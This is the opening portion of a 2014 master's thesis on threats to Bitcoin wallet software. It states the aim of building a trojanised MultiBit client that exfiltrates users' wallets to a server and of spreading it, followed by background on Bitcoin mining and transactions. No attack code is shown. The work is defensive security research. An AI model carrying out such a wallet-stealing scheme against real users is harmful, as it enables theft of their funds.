



NTNU – Trondheim
Norwegian University of
Science and Technology

Threats to Bitcoin Software

Christian H Kateraas

Master of Science in Informatics

Submission date: May 2014

Supervisor: Magnus Lie Hetland, IDI

Norwegian University of Science and Technology
Department of Computer and Information Science

Preface

This Master thesis is delivered to department of Computer and Information Science, at the Norwegian University of Science and Technology. The thesis is part of the master program in Informatics, and done with guidance from Associate Professor Magnus Lie Hetland and Per Håkon Meland from SINTEF.

June, 2014

Abstract

Bitcoin is a decentralized peer-to-peer digital currency, which fascinates and engages both media, companies, and people. As Bitcoin rises in popularity and attracts more users, how well suited are the users to fend off attacks against their Bitcoins? Do the Bitcoin clients provide any protection to its users and how well protected are the users? An array of attacks, both new and old, are usable against the users, such as phishing, malware, black mailing, or social engineering. The focus of this master thesis was to try to forge a Bitcoin client, which will pass as a legitimate client for the user, and how it is possible to exploit a user with an evil client. The focus of this master thesis will be to try to attack an existing Bitcoin client and steal a user's Bitcoin wallet.

Keywords: Bitcoin, computer security, digital currency, threat modeling.

Acknowledgments

I would like to thank my supervisor Per Håkon Meland for all his support. All of our discussions about my thesis and all of your comments on my work has been paramount for my work. I could not have completed this thesis without your help! Your understanding and experience helped me

I have also benefited greatly from my other supervisor, Magnus Hetland. Thank you for helping me getting started with my thesis. Your study techniques helped me stay disciplined.

Special thanks to Carsten Maartmann-Moe for giving me the idea for this thesis. The discussions we had before I started my thesis were insightful and inspiring. They helped me get the thesis on the right track.

A big thank you to Marte Scøther for actually reading through an entire draft of the thesis, page by page. Your comments and feedback fixed many errors I would not have seen myself.

A special thanks to my friend Even Låte for sharing your phenomenal study room with me. The countless hours I worked in there were well spent!

A big thank you to all my friends for all the fun we had and the fun we will have together!

Lastly, I would like to thank my father for helping me stay motivated and focused. All that I am and all that I have I owe to my father. My deepest appreciation goes to him. Thank you for believing in me!

Contents

1	Introduction	1
1.1	Motivation	1
1.2	Hypothesis	2
1.3	Objectives	2
1.4	Method	3
1.5	Outline	3
2	Preliminary studies	5
2.1	What is Bitcoin?	5
2.1.1	Bitcoin supply	6
2.1.2	Blocks	7
2.1.3	Mining	8
2.1.4	Incentives to mine	9
2.1.5	Transactions	10
2.1.6	Exchangers	10
2.1.7	Adoption and usage	11
2.1.8	Trust	14
2.1.9	Anonymity	14
2.1.10	Commercial usage	15
2.1.11	Illegitimate and borderline illegal usage	17
2.2	Similar systems	21
2.2.1	Digital payment systems	21
2.2.2	Alternative coins	23
2.2.3	Comparison of the payment systems and currencies	25
2.2.4	Wallet alternatives	25
2.2.5	Comparison of wallets	27
2.3	Incidents involving Bitcoin or similar systems	28

2.3.1	Incidents involving similar systems	28
2.3.2	Incidents involving Bitcoin	30
2.3.3	Observed existing attack patterns against Bitcoin	39
2.3.4	Commonalities of all attack vectors against Bitcoins	39
2.4	Cryptography	41
2.4.1	Encryption	41
2.4.2	Elliptic Curve Digital Signature Algorithm	42
2.4.3	Cryptographic hash functions	42
2.4.4	Usage of cryptographic hash functions	43
3	Methodology	45
3.1	Threat modeling	46
3.1.1	Misuse case	47
3.1.2	Attack tree	50
3.1.3	Data flow diagram	52
3.1.4	Sequence digram	53
3.2	Evaluation of Attack Vectors	55
3.2.1	Threat metrics	55
3.2.2	Evaluation metrics for misuse-cases	55
3.2.3	Evaluation metrics for attack trees	56
3.2.4	Evaluation of sequence diagrams	57
3.3	Proof of Concept	58
3.3.1	Requirements for Development	58
3.3.2	Requirements for Evaluation	60
3.3.3	Proof of concept client	61
3.3.4	Distributing the client	67
4	Results	73
4.1	Threat modeling	74
4.1.1	Personae	74
4.1.2	Misuse case	78
4.1.3	Attack tree	88
4.1.4	Sequence diagram	92
4.2	Evaluation of Attack Vectors	95
4.2.1	Mindset	95
4.2.2	Evaluation of misuse-cases	95
4.2.3	Evaluation of attack trees	99
4.2.4	Evaluation of sequence diagrams	102
4.3	Proof of Concept	103

4.3.1	Gaining trust from users	103
4.3.2	Development tools	104
4.3.3	Getting familiar with MultiBit's interface	105
4.3.4	MultiBits network usage	108
4.3.5	Analyzing MultiBit's source code	108
4.3.6	Vulnerabilities uncovered from MultiBit's source code	110
4.3.7	Inserting CoinShifter's code	113
4.3.8	Testing CoinShifter	116
4.3.9	Spreading our client	118
4.3.10	Exploit overview of Multibit	121
5	Discussion	123
5.1	Threat modeling	123
5.1.1	Misuse-cases	125
5.1.2	Attack trees	126
5.2	Evaluation	127
5.2.1	Probabilities	127
5.2.2	Bias	127
5.3	Proof of concept	128
5.3.1	Execution time and cost	128
5.3.2	Further improving the attack	131
5.3.3	Parallels with credit card fraud	132
5.3.4	Challenges with distributing Bitcoin software	132
5.3.5	Guarding private keys	133
5.3.6	Improving security	134
5.3.7	Contact with MultiBit's lead developer	135
6	Conclusion and future work	137
6.1	Conclusion	137
6.2	New and emerging threats	138
6.3	Evaluation	138
6.4	Improved proof of concept	139
6.5	Ethical considerations	139
A		141
A.1	Glossary	141
A.2	Threat models	144
A.2.1	Misuse cases	145

List of Figures

2.1	The market price of Bitcoin from January 2009 to May 2014 measured in USD[1]	6
2.2	Total number of Bitcoins in circulation[2]	7
2.3	Overview of a Bitcoin transaction	11
2.4	Overview of a legality of Bitcoin across the world[3]	12
2.5	Overview of headlines regarding Bitcoin	13
2.6	Bitcoin address generation	16
2.7	The Silk Road domain has been seized	18
2.8	This is the image greets users at the new Silk Road 2.0[4]	19
2.9	Trezor's package design[5]	27
2.10	The domain http://www.libertyreserve.com/ has been seized	28
2.11	The amount of tools made for either stealing Bitcoin wallets or Bitcoin mining malware as discovered by Kaspersky[6]	31
2.12	The amount attempted attacks with either malware designed for stealing Bitcoin wallets or Bitcoin mining malware compared to the number of such attacks, as discovered by Kaspersky[6]	31
2.13	The message on https://www.bitstamp.net after the attack was discovered	33
2.14	The message on https://localbitcoins.com after the attack	35
2.15	The message on https://input.io after the attack was discovered	36
2.16	Using hash function together with asymmetric encryption to create Alice's message	44
3.1	The misuse notation introduced by Guttorm Sindre[7]	48
3.2	An example of an attack tree against Bitcoins	51
3.3	An example of a dataflow diagram	52
3.4	An example of a sequence diagram	54

3.5	Bitcoin QT's logo	62
3.6	The download statistics for the compiled Bitcoin QT client from Sourceforge[8] from May 2010 to May 2014	63
3.7	Electrum's logo	63
3.8	Armory's logo	64
3.9	MultiBit's logo	64
3.10	The download statistics for the compiled MultiBit client from MultiBit's website[8] from April 2011 to March 2014	65
3.11	Hive's logo	65
3.12	The front page of https://www.multibit.org	69
3.13	The front page of https://www.electrum.org	70
3.14	The download page for https://bitcoin.org/en/choose-your-wallet	71
4.1	The diagram refinement order	74
4.2	A use-case between a user, their local client, and a third-party service	79
4.3	A misuse-case between Bitcoin software run on a local machine and an attacker	81
4.4	A misuse-case between a third-party service and an attacker	84
4.5	A misuse-case between the developers, a dishonest developer, and an attacker	86
4.6	Attack tree with the goal of installing malware at a target system	89
4.7	Attack tree with the goal of spoofing a software distribution point	90
4.8	Attack tree with the goal of stealing a Bitcoin wallet backup from a victim	91
4.9	Attack tree with the goal of creating a fake CA	92
4.10	Sequence diagram of stealing a victim's wallet	93
4.11	Sequence diagram of creating a fake certificate authority	94
4.12	A forum post to warn people about a fake Electrum download site[9]	104
4.13	A forum post to warn people about fake MultiBit clients[10]	104
4.14	The dialog MultiBit shows to the user when creating a new wallet	106
4.15	The view MultiBit shows to the user when exporting their private key	107
4.16	A sequence diagram of how to potentially use man in the middle against MultiBit users	112
4.17	Dialog with fake anonymous Bitcoin transfer request	113
4.18	The view once the user has accepted the Bitcoin transfer request	114

4.19	A sequence diagram of how to spam MultiBit users with Bitcoin transfer requests	114
4.20	The method added to KeyCrypterScript to send over the keys	115
4.21	The method added to ECKKey to send over the keys	115
4.22	The code used to receive the stolen keys	117
4.23	The keys recovered from the CoinShifter.	118
4.24	Key generated by MultiBit on first start on Ubuntu. It is the first key in Figure 4.23	118
4.25	Key generated by us through the GUI on Ubuntu. It is the second key in Figure 4.23	119
4.26	CoinShifter's website	120
4.27	An abstract overview of the MultiBit client's architecture	122
5.1	Map of Bitcoin ATMs worldwide	124
5.2	A pool table operated by Bitcoin	124
5.3	Fuel pump operated by Bitcoin	125
5.4	A user on Reddit descirebes their loss of bitcoins to CoinThief[11]	130
5.5	A user on Reddit describes their loss of bitcoins to StealthBit[12]	130
5.6	Chart of credit card frauds in Europe during 2012	132
A.1	Distributed network architecture	142
A.2	Centralized architecture	143

List of Tables

3.1	A textual description of a misuse case	49
3.2	Criteria for comparing Bitcoin clients	66
3.3	A comparison of the popular clients found on Bitcoin.org	66
4.1	Attack tree for case 1.1 Install malware	99
4.2	Attack tree for case 3.1 Spoof distribution point	100
4.3	Attack tree for case 1.4 Steal wallet backup	101
4.4	Attack tree for case 2.3 Create fake CA	101
5.1	Overview of which requirements CoinShifter passed and failed	129
A.1	Evaluation for misuse-case 1.1 - Install malware	145
A.2	Evaluation for misuse-case 1.2 - Compromise wallet generation	146
A.3	Evaluation for misuse-case 1.3 - Gain access to the system	147
A.4	Evaluation for misuse-case 1.4 - Steal wallet backup	148
A.5	Evaluation for misuse-case 1.5 - Weaken cryptography tools	149
A.6	Evaluation for misuse-case 1.6 - Weaken cryptography standards	150
A.7	Evaluation for misuse-case 2.1 -Distributed denial of service (DDoS)	151
A.8	Evaluation for misuse-case 2.2 - Masquerade as server	152
A.9	Evaluation for misuse-case 2.3 - Create fake certificate authority	153
A.10	Evaluation for misuse-case 2.4 - Brute force authentication	154
A.11	Evaluation for misuse-case 2.5 - Compromise wallet generation	155
A.12	Evaluation for misuse-case 3.1 - Spoof distribution point	156
A.13	Evaluation for misuse-case 3.2 - Break into distribution point (DP)	157
A.14	Evaluation for misuse-case 3.3 - Gain access to the system	158
A.15	Evaluation for misuse-case 3.4 - Add evil code	159

A.16 Evaluation for misuse-case 3.5 - Trust poisoning	160
A.17 Evaluation for misuse-case 3.6 - Distributed Denial of Service (DDoS)	161

Chapter 1

Introduction

This chapter will state this report's research motivation, our hypothesis, introduce the research objectives, and describe the method we used to complete our objective. Lastly is an outline of the report.

This report may contain jargon and words unfamiliar to some of the readers. Appendix A contains a glossary which the reader is encouraged to use if any words are unfamiliar.

1.1 Motivation

Bitcoin is a fascinating concept - it is a digitally distributed payment system that allows people across the globe to transfer bitcoins to each other. Bitcoin uses familiar cryptographic schemes and principles as its building blocks. These blocks form the foundation of the Bitcoin protocol. The Bitcoin protocol uses cryptography to manage ownership of bitcoins, and to transfer bitcoins between parties. These building blocks that the Bitcoin protocol uses are not new, they are known schemes and algorithms that were adapted to a new context.

It is important to know that the Bitcoin ecosystem is more than just the Bitcoin protocol. The ecosystem roughly consists of miners, users, and services. These entities communicate with each other using the Bitcoin protocol. To facilitate this, they use Bitcoin software, which is made by the community. It is also important to know that an attacker will see the Bitcoin system as more than just the protocol, too. An attacker knows that the majority of Bitcoin clients are run on a version of Windows, Mac OS X, or a Unix-like operating

system (OS). There already exists a multitude of existing exploits and attacks against those OSes, which can with minor modifications be used to target Bitcoin software. This body of existing attacks can also be expanded by discovering weaknesses in Bitcoin software and implementations. This accumulates into a large attack surface against Bitcoins and its uses, as both new and old attacks combine.

The research presented in this report was conducted in an attempt to bolster Bitcoin's security and create awareness of the plethora of attacks are possible to execute against the Bitcoin ecosystem.

1.2 Hypothesis

Our hypothesis was that the most insecure components in the Bitcoin ecosystem are the software implementation of the Bitcoin protocol. The primary reason behind this thesis was that all users have in common that they run a client to manage their bitcoins. This software is responsible for keeping all of the user's bitcoins safe and keep the user's bitcoins in their possession. A challenge for the clients is that they are run in less than ideal and often hostile environments. Most users will not have the knowledge to properly secure their systems, which renders most of the Bitcoin clients defenses futile. This is in addition to any bugs and flaws already present in the software. Another reason is that the Bitcoin clients are often overlooked in the media, which focuses on attacks against Bitcoin exchangers. We wanted to bring focus to the clients and assess their level of security.

1.3 Objectives

The goal of this thesis was to prove that it is relatively easy to create a malicious Bitcoin client that would steal the user's Bitcoin wallet. Once the client has exposed the wallet, it can send the wallet and its content to a predefined server, which can store all the received wallets and credentials. This information can later be used to steal the victim's Bitcoins. Another goal is to establish an approximation of the most common attacks against Bitcoins that try to manipulate and profit from other attack vectors than cryptography based attacks. We defined the following objectives for this report:

- 1 Investigate threat models for common, non-cryptographic attacks.

- 2 Evaluate how different attack vectors are used/could be used against the Bitcoin system.
- 3 Prove that it is possible to create a malicious client, which steals the users wallet and sends it to a designated server.

1.4 Method

We created a set of threat models against the Bitcoin ecosystem, which is from this thesis' point of view comprised of Bitcoin clients. We have excluded the Bitcoin miners from our ecosystem since they do not directly create transactions or handle Bitcoin wallets. This investigation was done in order to map non-cryptographic threats against the Bitcoin network. Such threats could originate from improper implementation, bugs in the software, or the system the software runs in. Threats in our thesis were the threats that are posed from downloading, installing, and running Bitcoin software or using a third-party Bitcoin service, which are the threats that most users will have to face when they want to use bitcoins as a currency. The proof of concept client was made to determine the difficulty of executing such an attack.

1.5 Outline

This section is the outline of the report. Most chapters are divided into three sections, to mimic the three objectives in this report. The sections are Threat modeling, Evaluation, and Proof of concept. They each correspond to each of the three objectives in the order they were listed in Section 1.3.

Chapter 2 The second chapter of this report is a literature study and our preliminary studies, in which relevant papers and articles were read and examined in order to see what similar research had already been done. Since Bitcoins was a new phenomenon when this report was written, there were few papers that had been written on the subject. Most of the information on the subject was found in various news papers, web pages, forums, wikis, or mailing lists. As a consequence, some of the sources used in our work are of varying credibility and origin, but they have been filtered by the author, using cross referencing between sources as the primary filter. This was sometimes difficult, as some articles covering a certain incident were based on the same source, making it harder to verify the information. The second chapter contains an introduction

to what Bitcoins is, to give the reader a better understanding of Bitcoin and how it functions. Following is a summary of similar systems that exist or that have existed. Then incidents with Bitcoin and the similar systems, a list of common attack patterns and how they can be modified to target Bitcoins, with a brief primer on cryptography.

Chapter 3 Chapter 3 contains our methodology and was created after the preliminary study. The methodology contains an explanation of threat models such as misuse case, attack tree, sequence diagrams, and data flow. We created evaluation criteria for our threat models. Then we introduce the proof of concept client, together with its requirements and client alternatives.

Chapter 4 Chapter 4 presents the results from our experiments. The first section of the chapter is the threat modeling. It first introduces the personae that is used while threat modeling. Then we present a diagram together with a textual description for each threat model. They are then evaluated in the second section, which also contains an explanation of the mindset used while evaluating the models. The third section is describes the process of creating this report's proof of concept.

Chapter 5 Chapter 5 discusses our work and its findings. The first section of the discussion is about the thesis' threat models and how they were shaped by the author and his supervisor's opinions. The next section discusses the same topic in the light of the models' evaluations. The last section debates the proof of concept client and its attack vector.

Chapter 6 Chapter 6 concludes the work we did with respect to our hypothesis. After the conclusion are our recommendations and research guidelines for future work. The future work section contains advice concerning new threats, improving the evaluation and the proof of concept client. Lastly is the ethical considerations of our work and its results.

Chapter 7 Chapter 7 is the appendix for this report. It is a glossary for words and phrases that may be unfamiliar to the reader. After the glossary, it contains the threat models that were removed from the report to make the report more readable.

Chapter 2

Preliminary studies

2.1 What is Bitcoin?

Bitcoin is a digital currency and an electronic payment system. Bitcoin can, roughly, be divided into two parts, the Bitcoin network and the Bitcoin currency. The network aspect consists of miners and clients. The clients creates the transaction and the miners verify them. As a Bitcoin user, you will most likely use Bitcoin software, called Bitcoin clients, to send bitcoins as transactions. The transactions you create are sent to the network where the miners validate the transaction. Once validated, the transaction is added to the public Bitcoin ledger. These transactions are the bitcoins that is circulating around the network between the users, which is the currency aspect of Bitcoins. Each user is identified with a unique address, which is similar to an account number, that can be tracked through the public ledger's transactions. By following bitcoins as they go to and from your account, you can determine how many bitcoins you are currently in possession of.

Users can either use a third-party services to manage their bitcoins, or download their own Bitcoin clients to manage their bitcoins by themselves. Bitcoins hold a real world value and can be exchanged into goods and services, or national currencies at Bitcoin exchangers. The concept of Bitcoins was created by Satoshi Nakamoto. Nakamoto released a paper describing Bitcoins at October 31st 2008. The following year, at January 9th 2009, the first open source Bitcoin client was released to the public [7], which also marked the start of the first Bitcoin network. The genesis block, the first Bitcoin block ever created,




Figure 2.1: The market price of Bitcoin from January 2009 to May 2014 measured in USD[1]

was mined 6 days before the client was released.

2.1.1 Bitcoin supply

Bitcoin has a finite amount of coins which will never exceed 21 million Bitcoins. Coins are created through the process of mining of blocks, see Section 2.1.3. Figure 2.2 shows how many Bitcoins that have been mined from the birth of Bitcoin until 13th October 2013. Each block that is mined gives the miners a predefined reward for mining the block and putting an effort into the mining. This reward started at 50 BTC in 2009. The reward is halved every 210,000 blocks, or every four year. The current reward for mining a block in 2014 is 25 BTC for each block mined. The reward is scheduled to be halved again in 2017. This reward is added to the pool of existing Bitcoins by giving them to the miners. Once the miners are in possession of the new bitcoins, they are free to spend them like any other bitcoin. The Bitcoin algorithm specifies that it should take about 10 minutes for all the miners in the network to create a new block. This regulation exists to control the rate at which Bitcoins are created and keeps the network from creating Bitcoins too rapidly or too slowly. To counter any deviation from the algorithm, the difficulty required to mine a block is increased or decreased. This adjustments are made every 2016 block to keep any sudden loss or gain of computational power from disrupting the creation of Bitcoins.




Figure 2.2: Total number of Bitcoins in circulation[2]

2016 blocks roughly equals an adjustment every 2 weeks, since a single block is supposed to be mined every 10 minutes.¹ This scheduled adjustment means that no matter how powerful the nodes in the network are becoming, the rate at which Bitcoins are created is throttled by the Bitcoin protocol. The power of the Bitcoin network is measured in the number of hashes the network is able to create per second. The chance of finding a solution increases as the more hashes are created per second.

2.1.2 Blocks

Each miner will collect all, or some², of the unevaluated transactions at that time and try to validate them. The result of the validation, or mining, is the creation of a new transaction block. This block contains a record of all new transactions that are not already validated and not in any of the previous blocks. Once the block has been made and successfully added to the block chain, it will never be altered again. The only interaction with old blocks is to read again later as a proof of that transaction. The block will contain a reference to its predecessor and which transactions it contains. A transaction to the miner is also a part of these transaction, as this is the reward for mining the block. This

¹1 block per 10 min - 6 blocks per hour - 6 * 24 blocks = 144 blocks are made every day. 2016 blocks / 144 blocks per day = 14 days.

²All of the unvalidated transactions in the Bitcoin system may not have reached all of the node when it started to mine a block.

privilege of creating Bitcoins are only given to those who successfully mine a new block. This is done by simply adding a new transaction that gives the reward sum to the miner's Bitcoin address. Each block also contains a unique solution to a computationally demanding challenge, called the proof of work, which is described in section 2.1.3. A new block cannot be added to the ledger if it does not contain a solution to the challenge.

Block chain The block chain is a public ledger for all Bitcoin transactions ever made. Each block can be compared to a side of the ledger. The name block chain is a result from the fact that all blocks has a reference to its predecessor. Since all blocks are linked to their predecessor, they create a structure that can be visualized as a chain. If we follow this chain from its current position at the end and to the start of the chain, we end up at the genesis block. The genesis block is the first block created in the Bitcoin ecosystem and is the only block that is not linked to a previous block, as there is no blocks before the genesis block. The genesis block was created by Satoshi Nakamoto, as previously mentioned.

Overlapping blocks If two nodes simultaneously completes validation for the same block, they have both mined the same block. This can be caused from several reasons, but the Bitcoin network does not care what the true reason was. The nodes all follow the Bitcoin protocol, which selects the most trustworthy block. This trust comes from the blocks proof of work, which is described in section 2.1.3. The block that has the highest amount of work put into it is the one the nodes will use.

2.1.3 Mining

When the term mining is used in conjunction with Bitcoin it refers to verifying transactions Bitcoin users have made with their Bitcoins. Each transaction ever made is publicised to all nodes within the Bitcoin network, but needs to be verified by the community before it is added to the public block chain. This confirmation is done to create security for the users and stop users from tampering with transactions, such as double spending of Bitcoins. The confirmation is performed by checking that the sending user is actually in possession of the Bitcoins being transferred.

Proof of Work To stop nodes from spamming their own blocks and creating duplicate block chains, the Bitcoin protocols has added a requirement to every

block. Each block needs to contain the solution to a difficult problem. The nodes are all given a challenge string C , which is the hash of the previous block. The miners' challenge is to find a response string R which solves a given problem. The problem is to get as many leading 0's in the hash digest D of the challenge string C concatenated with the response string R . The number of 0 vary depending on how difficult it needs to be to generate a new block. If the network is slow, the number of 0's are decreased and increased if the network is powerful. As the hash algorithm used to solve the problem is a predetermined cryptographic hash algorithm, it is computationally infeasible to cheat the hash algorithm. Each node then attempt to find a response string R which gives them a digest with as many leading 0's as possible. The more leading 0's, the more work is assumed. This could be solved one the first try by sheer coincidence by the node or it may never be found by the node within the 10 minute time slot they have to solve it.

To confirm that the solution presented by the miner is in fact a solution, all the network has to do is to combine the challenge string C and the response string R and check that the digest meets the set criteria. From the node's perspective it is safe to announce their solution as soon as it found one, as revealing the solution doesn't give the other nodes any clues as to how they can improve the solution, as the cryptographic hash algorithm should have a uniform and arbitrary distribution in the digest, so that the digest does not reveal anything about the input.

2.1.4 Incentives to mine

Mining is a resource and time consuming work, but is an essential part of the Bitcoin system. No transaction will be verified without the miners. The Bitcoin system relies on honest nodes working together and needs nodes to mine each transaction to verify that the transaction was an authentic payment in order to prevent fraud and tampering of bitcoins. The Bitcoin network needs a way to attract new miners and keeping the existing miners, even though it is a costly operation to mine. The costs of mining are the computational power required to performed the mining, which requires electricity, and the hardware the mining is running on. Both these drains the nodes of economical resources and is not sustainable in the long run, unless the nodes get something in return for their work. The Bitcoin protocol has two ways of motivating both new and existing miners, which are described below.

Coin base generation To create an incentive for miners to continue mining, each block that is made and is successfully added to the block chain gives the miner a reward in bitcoin. The miner is allowed to add a new transaction of bitcoins to their Bitcoin address, in the block that was mined, with a predefined amount of bitcoins. This amount of bitcoins decreases according to the Bitcoin specification, which halves the reward every 210,000 blocks until it reaches zero. Miners are left with only transaction fees as rewards for mining once the reward has reached 0.

Transaction fees When a user creates a new Bitcoin transaction the user has the option to add a transaction fee. This fee will be given to the node that mines the block with that transaction. Any transaction fees included in any of the transactions in a block is given to the miner who created the block. The transaction fees are also thought to be the incentive for miners in the future, when the reward for mining a block has greatly diminished or is gone completely.

2.1.5 Transactions

A transaction is a transfer of bitcoin between two entities, which in the Bitcoin system is two users' wallets. They are both identified by their public keys, which serves as an identification for the user. The sender specifies all previous deposits to his/her wallet to prove that the wallet contains at least the amount required for this transaction. This is included as a hash digest of the previous incoming transactions. The sender also specifies a recipient in form of a Bitcoin address, and how much to give to the recipient. A transaction fee can also be included, which will be given to the miner that mines the block containing this transaction.

2.1.6 Exchangers

Exchangers are used in order to convert national currency to Bitcoins. They accept bitcoins and convert them into their supported currencies. The converted money is then transferred to the user's bank account or similar. Exchangers also exchange the other direction, from national currencies into bitcoin. The bitcoins are sent to the user's Bitcoin wallet. The requirements for setting up an exchanger vary from country to country. Some countries have rules regarding Bitcoin and its legal uses. The countries that have made laws have either classified bitcoins as a commodity, as a currency, and banned it. Since the rules depends on where the exchangers are set up, the level of honesty and regulations




Figure 2.3: Overview of a Bitcoin transaction

they must follow may vary between exchangers. Figure 2.4 shows a world map of where Bitcoin is legal. The source for Figure 2.4 is [http://bitlegal.net/\[3\]](http://bitlegal.net/[3]).

2.1.7 Adoption and usage

The exact amount of people who use Bitcoins are hard to estimate, as there exists no official statistics. One possible indicator of the number of users are the download count for the popular Bitcoin clients. Many clients do not have any statistics available, but some do. One of those who do is the official Bitcoin client. It is hosted on SourceForge, which collects download statistics[8]. These graphs are only a rough estimates since they do not take into account that a user may have downloaded a client more than once, or that users may have downloaded their client from any other source. Even though, the graphs can be used to illustrate the growing popularity of Bitcoin.

We also looked for similar statistics in social media. On Facebook we found several groups associated with Bitcoins[13]. The largest of the groups were 'Bitcoin Users Org', which is a group with over 260.000 likes in April 2014.³ A like does not necessary have to be a Bitcoin user, but a like can be used as a sign of increased popularity for Bitcoin and an increased awareness of Bitcoin

³A like is an expression from a user that he/she supports, or likes, the post, group, picture or text.




Figure 2.4: Overview of a legality of Bitcoin across the world[3]




Figure 2.5: Overview of headlines regarding Bitcoin

on Facebook. Reddit has a several groups focused on Bitcoins where groups range from mining, beginners, and tips. The Bitcoin subreddit[14] had 52.000 subscribers in September 2013 and had 117.000 subscribers in April 2014.

